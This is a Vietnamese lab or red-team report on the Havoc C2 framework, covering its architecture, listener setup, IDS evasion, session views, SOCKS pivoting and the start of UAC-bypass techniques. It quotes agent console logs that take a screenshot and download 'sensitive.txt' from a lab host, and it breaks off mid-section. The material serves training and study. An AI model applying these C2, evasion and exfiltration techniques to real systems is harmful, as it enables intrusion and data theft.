
Đặc điểm	Havoc C2	Cobalt Strike	Merlin
Bản chất mã nguồn	Mã nguồn mở (Open-source), linh hoạt tùy biến.	Thương mại (Closed-source), bị kiểm soát bản quyền nghiêm ngặt.	Mã nguồn mở.
Ngôn ngữ Agent	C và Assembly (Tối ưu hiệu năng và dung lượng).	C (Sử dụng Beacon truyền thống).	Go (Dung lượng payload lớn, dễ bị nhận diện signature).
Khả năng Evasion	Tích hợp sẵn <i>Indirect Syscalls</i> , <i>Sleep Obfuscation</i> cao cấp.	Cần cấu hình qua Artifact Kit/Malleable C2 hoặc công cụ bên thứ 3.	Phụ thuộc vào các thư viện băm của Go.
Giao diện (Client)	Hiện đại, trực quan, viết bằng C++/Qt6.	Viết bằng Java (Giao diện cũ, đôi khi giật lag khi tải lượng dữ liệu lớn).	Giao diện dòng lệnh (CLI).

Bảng 1. So sánh các mô hình C2 hiện nay

- **Havoc Teamserver:** Tầng lõi điều khiển được viết bằng ngôn ngữ **Go (Golang)**. Sự lựa chọn này mang lại hiệu năng xử lý đa luồng (Goroutines) cực tốt, giúp quản lý hàng trăm Agent cùng lúc mà không nghẽn mạng. Teamserver quản lý cấu hình các Listener, biên dịch payload thông qua trình biên dịch chéo, và cung cấp API qua cổng mã hóa (Sử dụng gRPC hoặc WebSockets) để kết nối với Havoc Client.
- **Havoc Client:** Giao diện đồ họa dành cho kiểm thử viên, được xây dựng dựa trên C++ và thư viện Qt6. Khác với các client chạy bằng Java, Havoc Client có tốc độ phản hồi cực nhanh, thiết kế theo xu hướng hiện đại, hỗ trợ hiển thị biểu đồ mạng trực quan (Graph View) và quản lý các Agent theo dạng Bento-box, giúp người vận hành dễ dàng theo dõi toàn bộ chuỗi tấn công.
- **Demon Agent:** Đây là mục cốt lõi của Havoc C2, một payload được viết hoàn toàn bằng C và Assembly, chạy dưới dạng tiến trình hoặc thư viện liên kết động


(.dll) trên hệ điều hành Windows mục tiêu. Demon được thiết kế với tư duy loại bỏ hoàn toàn các hàm API chuẩn của Windows vốn dễ bị EDR giám sát, thay vào đó nó sở hữu các tính năng phòng vệ bộ nhớ đặc biệt.

5. Tổng quan về giao diện Client Havoc




Hình 7. Giao diện chính của Havoc C2 Client

Tại giao diện chính của Havoc bao gồm ba phần chính là cửa sổ Sessions chứa thông tin các máy có thể điều khiển, Event viewer hiển thị thông tin về các sự kiện như các kết nối mới, hay listener bị lỗi và cuối cùng là phân vùng làm việc của user. Tại đây là nơi chúng ta tương tác chính.



Hình 8. Cửa sổ Listener



Hình 9. Giao diện tạo Listener

Trong kiến trúc của Havoc C2, Listener là thành phần cốt lõi chạy trên Teamserver, chịu trách nhiệm mở các cổng dịch vụ để chờ đợi, tiếp nhận và xử lý lưu lượng kết nối ngược (Reverse Connection) từ các Demon Agent gửi về. Giao diện quản lý và tạo mới Listener trên Havoc Client được thiết kế trực quan nhưng cung cấp khả năng tùy biến rất sâu để tối ưu hóa khả năng ẩn mình.


Havoc Client hỗ trợ cấu hình 4 loại hình thức truyền thông chính tùy thuộc vào kịch bản tấn công:

- Http: Sử dụng giao thức HTTP không mã hóa (thường dùng trong môi trường Lab hoặc khi muốn tối ưu dung lượng payload).
- Htps: Sử dụng HTTP bảo mật qua lớp mã hóa TLS. Đây là tùy chọn phổ biến nhất trong thực tế để mã hóa toàn bộ dữ liệu điều khiển, tránh bị các thiết bị IDS/IPS phát hiện gói tin rõ.

- Smb: Thiết lập kết nối dạng Peer-to-Peer (P2P) qua các Named Pipes của giao thức SMB. Thường dùng cho các Agent nằm ở phân vùng mạng cụm bên trong không có Internet kết nối ra ngoài.
- External: Cấu hình mở rộng cho phép tích hợp với các kênh C2 của bên thứ ba hoặc các kiến trúc chuyển tiếp dòng dữ liệu (Redirectors) phức tạp.


Ngoài ra, chúng ta còn có thể thực hiện phân mảnh gói tin để phòng tránh việc bị các IDS/IPS phát hiện thông qua việc tùy chỉnh thông số ở ô dưới.

Sau khi các Demon Agent được kích hoạt thành công trên máy nạn nhân, Havoc Client cung cấp hai chế độ hiển thị phiên độc lập nhưng đồng bộ chặt chẽ với nhau: Giao diện Graph View và Giao diện Table View. Sự kết hợp này giúp kiểm Pentester (Red Team) có cái nhìn toàn cảnh về hạ tầng mạng đang chiếm đóng, chuỗi định tuyến dữ liệu và trạng thái chi tiết của từng Agent.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
7c364c02	192.168.110...	192.168.110...	pparker	SPIDERMAN	Windows 10	demon.x64.e...	6344	17s	healthy

Hình 10. Sessions dạng table



Hình 11. Sessions dạng Graph

Đặc biệt ở dạng Graph View, các máy được đánh dấu màu đỏ là các máy có quyền Admin/System vô cùng trực quan.

Trong giai đoạn sau khi xâm nhập thành công (Post – Exploitation), Pentester sẽ thực hiện giai đoạn thu thập thông tin và có thể xem ở giao diện Loot.

The screenshot displays the Havoc application interface. At the top, there is a menu bar with 'Havoc', 'View', 'Attack', 'Scripts', 'Help', and 'Bloodhound'. Below the menu is a table listing active agents:

ID	External	Internal	User	Computer	OS	Process
32936344	192.168.110...	192.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe
66154692	192.168.110...	192.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe

Below the table is a 'Teamsserver Chat' window with two tabs: '[32936344] pparker/SPIDERMAN' and '[66154692] pparker/SPIDERMAN'. The chat window shows a series of commands and responses from a user named 'ricky' to a 'Demon' agent. Two sections of the chat are highlighted with red boxes:

Section 1 (Top):

```

10/01/2024 02:51:23 [ricky] Demon » screenshot
[*] [EB94AF5D] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

```

Section 2 (Bottom):


```

10/01/2024 02:52:14 [ricky] Demon » download sensitive.txt
[*] [439A5E80] Tasked demon to download a file sensitive.txt
[*] Started download of file: C:\Users\pparker\Desktop\sensitive.txt [893 B]
[+] Finished download of file: C:\Users\pparker\Desktop\sensitive.txt

```


The bottom status bar shows: [pparker/SPIDERMAN] mmc.exe/4988 x64 (MARVEL.local)

Hình 12. Thực hiện khai thác



Hình 13. Giao diện Loot

Một trong những đặc điểm cốt lõi giúp Havoc C2 vượt trội và có khả năng thay thế Cobalt Strike (với các tập lệnh Aggressor Script - .cna) chính là kiến trúc mô-đun mở rộng linh hoạt dựa trên hệ thống Extensions hỗ trợ ngôn ngữ Python API. Tính năng này cho phép cộng đồng nghiên cứu an ninh mạng và các Red Team tự phát triển, tích hợp các công cụ hậu xâm nhập hiện đại vào thẳng giao diện đồ họa của Havoc Client mà không cần can thiệp vào mã nguồn lõi của framework.




Hình 14. Extension Bloodhound

6. Tunneling/Pivoting

Định nghĩa: Là kỹ thuật sử dụng một máy trung gian đã bị kiểm soát (gọi là Pivot) để làm bàn đạp thiết lập kênh truyền thông, cho phép kẻ tấn công tiếp cận các phân vùng mạng nội bộ mà từ bên ngoài Internet không thể kết nối trực tiếp được.

Cơ chế SOCKS Proxy & Port Forwarding: Havoc C2 sẽ mở một cổng lắng nghe ngay trên máy của Hacker hoặc trên Teamserver, thiết lập một SOCKS Proxy Tunnel ngược thông qua Agent chạy trên máy nạn nhân. Khi Hacker gửi bất kỳ gói tin nào tới cổng SOCKS này, Agent trên máy nạn nhân sẽ nhận nhiệm vụ "gói lại" và gửi hộ gói tin đó tới các máy khác trong mạng nội bộ (mạng LAN), sau đó nhận kết quả trả về cho Hacker. Quá trình này giúp bypass các luật cấm gắt gao của tường lửa biên (Perimeter Firewall).




Hình 15. Minh họa về Tunneling


7. Bypass UAC Technique

Bypass UAC (User Account Control) là kỹ thuật cho phép các tiến trình chạy dưới quyền Administrator khởi chạy ở mức đặc quyền cao (High Integrity) mà không bị hệ thống chặn lại hoặc không hiển thị cửa sổ xác nhận. Kỹ thuật này thường được kiểm thử trong các bài tập an toàn thông tin (Red Teaming) để kiểm tra lỗ hổng leo thang đặc quyền.

Để thực hiện bypass UAC, kẻ tấn công hoặc chuyên gia bảo mật thường yêu cầu sẵn một phiên shell tương tác và tài khoản người dùng hiện tại phải thuộc nhóm Administrators



Hình 16. Cách UAC hoạt động




Hình 17. UAC Prompts trong máy Windows 10

Các kỹ thuật bypass UAC phổ biến bao gồm

DLL Hijacking


DLL Hijacking là một kỹ thuật tấn công mạng tận dụng cơ chế tìm kiếm và nạp các tệp Thư viện liên kết động (Dynamic Link Library - DLL) của hệ điều hành Windows để thực thi mã độc thông qua một ứng dụng hợp lệ. Bằng cách lừa chương trình tải một tệp DLL độc hại đã bị tráo đổi thay vì tệp gốc an toàn, kẻ tấn công có thể dễ dàng vượt qua các hàng rào phòng thủ của hệ thống.

DLL Proxy Attack Flow



Hình 18. Ví dụ về kỹ thuật DLL Proxing Hijacking

Registry Key Manipulation

